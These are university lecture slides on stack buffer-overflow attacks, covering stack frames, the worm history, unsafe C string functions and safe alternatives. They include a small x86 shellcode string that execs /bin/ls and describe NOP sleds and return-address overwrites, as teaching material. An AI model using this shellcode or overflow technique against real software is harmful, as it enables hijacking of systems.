

Memory attacks

Mainack Mondal

CS60112

Spring 2025



Memory Attacks

Integrity Memory Attacks

Outline

- What do we mean by memory integrity?
- Control hijacking attacks
 - Stack smashing attacks OR buffer overflow
 - ...
- Defenses

Memory integrity

- Integrity
 - System and data should remain unaltered, except by authorized parties
- Memory integrity
 - The computer memory (RAM or cache) should not be altered by unauthorized parties
 - What is in memory? Code, data, passwords, secrets ...
 - E.g., you running browser code and data (loaded in RAM) should not be altered by an attacker

Memory integrity attack


- How?
 - Once they can send malicious packets to a target machine (network security)
 - Take over target machine (e.g. web server)
 - Execute arbitrary code on target by hijacking an application's control flow
 - Changing what instruction should be executed next

Memory integrity attack

- Attacker goal
 - Take over target machine (e.g. web server)
 - Execute arbitrary code on target by hijacking an application's control flow
 - Changing what instruction should be executed next

Memory integrity attack

- Attacker goal
 - Take over target machine (e.g. web server)
 - Execute arbitrary code on target by hijacking an application's control flow
 - Changing what instruction should be executed next



Attack on memory integrity
Goal: hijack control flow
How?

Outline

- What do we mean by memory integrity?
- Control hijacking attacks
 - Stack smashing attacks OR buffer overflow
 - ...
- Defenses

First, where it all begin

- Phrack magazine, Volume 7, Issue 49, year 1996
- **Smashing The Stack For Fun And Profit**
 - https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
 - By Aleph one
 - A systematic step-by-step manual of buffer **overflow** attack on few vulnerable software
 - Run arbitrary code on victim machine, get root access
 - ...

Famous Internet Worms


- Morris worm (1988): overflow in fingerd
 - 6,000 machines infected (10% of existing Internet)
- CodeRed (2001): overflow in MS-IIS server
 - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
 - 75,000 machines infected in 10 minutes (!!)
- Sasser (2004): overflow in Windows LSASS
 - Around 500,000 machines infected



Responsible for user
authentication
in Windows

Why do we care of a 20--30 year old attack?

- <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=%22buffer%22+%22overflow%22>
 - 15047 results (as of today)
 - 11106 results (in 2020)



So.. These vulnerable ones are non-popular software today, right?

So.. These vulnerable ones are non-popular software today, right?

- WeeChat
- Adobe Character Animator
- GNU Screen
- Realtek
- D-Link router software
- TP-Link router software
- HUAWEI P30 Pro smartphones
- Quram qmg library of Samsung's Android OS
- Intel(R) Server Boards
- Squid
- McAfee Endpoint Security
- Free PDF Scanner
- Autodesk

Well...normal users don't use them
that much

Well...normal users don't use them that much

- WeeChat
- Adobe Character Animator
- A buffer overflow in **WhatsApp** for Android prior to v2.20.11 and WhatsApp Business for Android prior to v2.20.2 could have allowed an **out-of-bounds write** via **a specially crafted video stream after receiving and answering a malicious video call.**
- Bealtek
- D-Link router software
- TP-Link router software
- HUAWEI P30 Pro smartphones
- Quram qmg library of Samsung's Android OS
- Intel(R) Server Boards
- Squid
- McAfee Endpoint Security
- Free PDF Scanner
- Autodesk

Well...normal users don't use them that much

A buffer overflow in **WhatsApp** for Android prior to v2.20.11 and WhatsApp Business for Android prior to v2.20.2 could have allowed an **out-of-bounds write** via a **specially crafted video stream** after receiving and answering a malicious video call.

top Washington Post

WhatsApp accuses Israeli firm of helping governments hack phones of journalists, human rights workers

WhatsApp accuses Israeli firm of helping governments hack phones of journalists, human rights workers · The messaging app laid out the ...
Oct 29, 2019



ET Economic Times

WhatsApp confirms Indian journalists and activists targeted in hack

Do you want to hack your cheating spouse Email, whatsapp, Facebook, instagram or any social network? Do you need any information ...
Nov 1, 2019



Still...they are just chat apps

Still...they are just chat apps

- Conficker (2008-09): overflow in Windows RPC
 - Around 10 million machines infected (estimates vary)
- Stuxnet (2009-10): several zero-day overflows + same Windows RPC overflow as Conficker
 - **Pwned a nuclear reactor**
 - Also found in Windows print spooler service
 - Also Windows LNK shortcut display
 - Also Windows task scheduler
- Flame (2010-12): same print spooler and LNK overflows as Stuxnet
 - Targeted cyberespionage virus / cyberweapon

Memory integrity attacks are bad... real-bad

So, lets see the pwning aspect

First one attack...then many

Ingredients for our sample attack

- Understanding C functions and stack
- The `exec()` system call
- What processor and firmware are running
 - Little endian vs. big endian (X86 vs. Motorola)
 - Stack frame structure
 - Stack growth direction
- Our example: Linux on X86

The Problem

```
void foo(char *s) {  
    char buf[10];  
    strcpy(buf, s);  
    printf("buf is %s\n", s);  
}  
  
...  
  
foo("thisstringistoolongforfoo");
```

Exploitation

- The general idea is to give software very large strings that will overflow a buffer
- For a firmware with sloppy code – it's easy to crash the software by overflowing a buffer (SEGV typically)
- It's sometimes possible to actually make the server do whatever you want (instead of crashing)


C Call Stack

- After a function call, the return address is put on the stack
- Often the values of parameters are put on the stack
- Usually the function saves the stack frame pointer (on the stack)
- Local variables are on the stack

Stack Direction

- On Linux (x86) the stack grows from high addresses to low
- Pushing something on the stack moves the Top Of Stack towards the address 0x00000000

A Stack Frame



```
x=2;
```

```
foo(18);
```

```
y=3;
```

```
x=2;  
foo(18);  
y=3;
```




```
void foo(int j) {  
    int x,y;  
    char buf[100];  
    x=j;  
    ...  
}
```



```
x=2;  
foo(18);  
y=3;
```

```
void foo(int j) {  
    int x,y;  
    char buf[100];  
    x=j;  
    ...  
}
```




The diagram consists of two purple arrows. The first arrow originates from the 'foo(18);' line in the left code block and points to the opening curly brace of the 'foo' function definition in the right code block. The second arrow originates from the closing curly brace of the 'foo' function definition in the right code block and points back to the 'foo(18);' line in the left code block, illustrating the call and return sequence.

Sample Stack

```
18 //parameter  
addressof(y=3) // return address  
saved stack pointer  
y // local variable  
x // local variable  
buf // local variable
```

```
x=2;  
foo(18);  
y=3;
```

```
void foo(int j) {  
    int x,y;  
    char buf[100];  
    x=j;  
    ...  
}
```


Two purple arrows originate from the right side of the first code block. The top arrow points from the 'foo(18);' line to the opening curly brace of the 'foo' function definition in the second code block. The bottom arrow points from the right side of the first code block to the closing curly brace of the 'foo' function definition in the second code block.

Buffer overflow attack: the general idea

- Overflow buffer so that it overwrites the return address
- When the function is done it will jump to whatever address is on the stack
- Put code in the buffer & set the return address to point to it!


Before and After

```
void foo(char *s) {  
    char buf[100];  
    strcpy(buf, s);  
    ...  
}
```



Before and After

```
void foo(char *s) {  
    char buf[100];  
    strcpy(buf, s);  
    ...  
}
```



Issues

- How do we know what value should the new “return address” be?
 - It’s the address of the buffer, but how do we know the address of the buffer on stack?
- How do we build the “small program” and put it in a string?
 - There can not be a null character or ‘\0’
 - Once OS encounters a \0, it stops executing

Guessing Addresses

- Typically you need the source code of an app so you can *estimate* the address of both the buffer and the return-address
 - Assume: stack address starts from 0
 - Reverse engineer closed source apps
- An estimate is often good enough!
 - Attacker can guess million times

Building the small program

- Typically, the small program stuffed in to the buffer does an `exec()`.
- Sometimes it changes the password db or other files...

exec () example

```
#include <stdio.h>
```

```
char *args[] = {"/bin/ls", NULL};
```

```
void execls(void) {
```

```
    execv("/bin/ls", args);
```

```
    printf("I'm not printed\n");
```

```
}
```

Generating a String

- You can take code like the previous slide, and generate machine language
- Copy down the individual byte values and build a string
- To do a simple exec requires less than 100 bytes

A Sample Program/String

- Does an exec() of /bin/lS:

```
unsigned char cde[] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
"\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
"\x80\xe8xdc\xff\xff\xff/bin/lS";
```

Some important issues

- The small program should be position-independent – able to run at any memory location.
- It can't be too large, or we can't fit the program and the new return-address on the stack!


Attacking a real program

- Recall that the idea is to feed a string that is too big for a buffer
- This string overflows the buffer and overwrites the return address on the stack
- Assuming we put our small program in the string, we need to know its address

NOPs

- Most CPUs have a *No-Operation* instruction
 - it does nothing but advance the instruction pointer
- Usually we can put a bunch of these ahead of our program (in the string)
- As long as the new return-address points to a NOP we are OK

Using NOPs



Many unsafe C functions

- strcpy (char *dest, const char *src)
- strcat (char *dest, const char *src)
- gets (char *s)
- scanf (const char *format, ...)

Example: strcpy()

- `char dest[20];`
- `strcpy(dest, src); //copies string src to dest`
- strcpy assumes dest is long enough
 - strcpy lets an attacker write as much memory as they want
 - Also assumes src is null-terminated
- Use strncpy(dest, src, size) instead

Spot the defect!

```
char buf[20];  
char prefix[] = "http://";  
...  
strcpy(buf, prefix);  
    // copies the string prefix to buf  
strncat(buf, path, sizeof(buf));  
    // concatenates path to the string buf
```

Spot the defect!

```
char buf[20];  
char prefix[] = "http://";  
...  
strcpy(buf, prefix);  
    // copies the string prefix to buf  
strncat(buf, path, sizeof(buf));  
    // concatenates path to the string buf
```



strncat's 3rd parameter is number of
chars to copy, not the buffer size

Spot the defect!

```
char buf[20];  
char prefix[] = "http://";  
...  
strcpy(buf, prefix);  
    // copies the string prefix to buf  
strncat(buf, path, sizeof(buf));  
    // concatenates path to the string buf
```



strncat's 3rd parameter is number of
chars to copy, not the buffer size

Another common mistake is giving **sizeof(path)** as 3rd argument...

Spot the defect!

```
char buf[20];  
char prefix[] = "http://";  
...  
strcpy(buf, prefix);  
    // copies the string prefix to buf  
strncat(buf, path, sizeof(buf));  
    // concatenates path to the string buf
```



strncat's 3rd parameter is number of
chars to copy, not the buffer size

Another common mistake is giving **sizeof(path)** as 3rd argument...
correct: **size(buf) – size(prefix)** // the space left in buf

Example: strcpy() and strncpy()

- Don't replace `strcpy(dest, src)` by

`strncpy(dest, src, sizeof(dest))`

- but by

```
strncpy(dest, src, sizeof(dest)-1)
```

```
dest[sizeof(dest)-1] = `\\0`;
```

```
/*Given dest should be null-terminated!*/
```

Outline

- What do we mean by memory integrity?
- Control hijacking attacks
 - Stack smashing attacks OR buffer overflow
 - ...
- Defenses

Outline

- What do we mean by memory integrity?
- Control hijacking attacks
 - Stack smashing attacks OR buffer overflow
 - More attacks and defenses
- Defenses

The never ending battle...

Buffer overflows

.oO Phrack 49 Oo.

Nice reading!

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

Memory exploits: Recap

- **Buffer** is a data storage area inside computer memory (stack or heap)
 - Intended to hold pre-defined amount of data
 - Simplest exploit: **supply executable code as “data”**, trick victim’s machine into executing it
 - Code will self-propagate or give attacker control over machine
- Attack can exploit **any memory operation** and need not involve code injection or data execution
 - pointer assignment
 - format strings
 - memory allocation and de-allocation
 - function pointers
 - calls to library routines via offset tables
 - ...

Recap: Stack buffers


- Suppose Web server contains this function:

```
void func(char *str) {  
    char buf[126];  
    strcpy(buf, str);  
}
```

Allocate local buffer
(126 bytes reserved on stack)

Copy argument into local buffer

- When this function is invoked, a new frame (activation record) is pushed onto the stack




Recap: What if buffer is overstuffed?

- Memory pointed to by str is copied onto stack...

```
void func(char *str) {  
    char buf[126];  
    strcpy(buf, str);  
}
```

strcpy does NOT check whether the string at *str contains fewer than 126 characters

